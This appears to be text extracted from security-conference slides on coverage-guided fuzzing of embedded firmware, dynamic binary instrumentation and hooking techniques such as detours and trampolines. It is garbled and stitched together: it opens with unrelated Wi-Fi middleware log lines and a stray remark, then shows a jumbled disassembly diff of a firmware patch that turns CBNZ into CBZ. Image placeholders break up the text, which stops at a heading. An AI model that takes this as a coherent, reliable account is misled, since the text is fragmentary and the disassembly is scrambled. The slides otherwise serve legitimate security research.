[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MW] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_mo
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

**Everything Things Else Fail**

# jmp, cbz, cbnz and Friends

Original BIN	Patched BIN
120 ; ----- 120 120 loc_47C420 ; CODE 120 LDR X0, [X19,#0x19] 124 BL sub_479AF0 128 B loc_47C408 12C ; ----- 12C 12C loc_47C42C ; CODE 12C LDR X0, [X0,#0x18] 130 CBNZ X0, loc_47C4A0 130 ; CI 134 134 loc_47C434 ; CODE 134 ADD X21, X19, #0x2 138 MOV X0, X21 13C BL sub_42FC50 140 B loc_47C450 144 ; ----- 144 --- 47C444	7C420 ; ----- 7C420 7C420 loc_47C420 ; CODE 7C420 LDR X0, [X19,#0x19] 7C424 BL sub_479AF0 7C428 B loc_47C408 7C42C ; ----- 7C42C 7C42C loc_47C42C ; CODE 7C42C LDR X0, [X0,#0x18] 7C430 CBZ X0, loc_47C4A0 7C434 7C434 loc_47C434 ; CODE 7C434 ADD X21, X19, #0x2 7C438 MOV X0, X21 7C43C BL sub_42FC50 7C440 B loc_47C450 7C444 ; ----- 7C444 7C444 loc_47C444 ; CODE --- --- --- --- ; CODE

Argument: To Patch or To Fulfill Firmware Needs

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

---

Emulating Firmware

---

## **Skorpio Dynamic Binary Instrumentation**

---

Guided Fuzzer for Embedded

---




DEMO

---

Conclusions

# Issues

## 24K Core Architecture



## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools

## Closed System

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation

## Lack Support for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

# Dynamic Binary Instrumentation (DBI)

## Definition

- A method of analyzing a binary application at runtime through injection of instrumentation code.
  - ▶ Extra code executed as a part of original instruction stream
  - ▶ No change to the original behavior
- Framework to build apps on top of it

## Applications


- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

# DBI Illustration

**Original code**



**Inline  
instrumentation**




- Just-in-Time translation
  - ▶ Transparently translate & execute code at runtime
    - ★ Perform on IR: Valgrind
    - ★ Perform directly on native code: DynamoRio
  - ▶ Better control on code executed
  - ▶ Heavy, super complicated in design & implementation
- Hooking
  - ▶ Lightweight, much simpler to design & implement
  - ▶ Less control on code executed & need to know in advance where to instrument

## Hooking Mechanisms - Inline

- **Inline code injection**


- ▶ Put instrumented code inline with original code
- ▶ Can instrument anywhere & unlimited in extra code injected
- ▶ Require complicated code rewrite



# Hooking Mechanisms - Detour


- Detour injection

- ▶ Branch to external instrumentation code
  - ★ User-defined **CALLBACK** as instrumented code
  - ★ **TRAMPOLINE** memory as a step-stone buffer
- ▶ Limited on where to hook
  - ★ Basic block too small?
- ▶ Easier to design & implement




# Detour Injection Mechanisms


- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
  - ▶ Jump-trampoline technique
  - ▶ Jump-callback technique
  - ▶ Call-trampoline technique
  - ▶ Call-callback technique




# Jump-trampoline Technique



